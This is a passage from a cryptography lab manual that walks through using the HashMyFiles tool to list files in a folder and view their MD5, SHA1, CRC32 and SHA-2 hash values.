


Module 20 – Cryptography

6. The location of the selected folder appears in the field; click **OK**.




7. A list of files contained in the folder appears, along with their various hash values such as **MD5**, **SHA1**, **CRC32**, etc.




Module 20 – Cryptography

8. In the **HashMyFiles** window, click **Options** from the menu bar and choose **Hash Types** from the options. You can observe a list of hash functions such as **MD5**, **SHA1**, **CRC32**, **SHA-256**, **SHA-512**, and **SHA-384**.



Note: In real-time, you may share confidential information in the folder in an encrypted form to maintain its integrity.

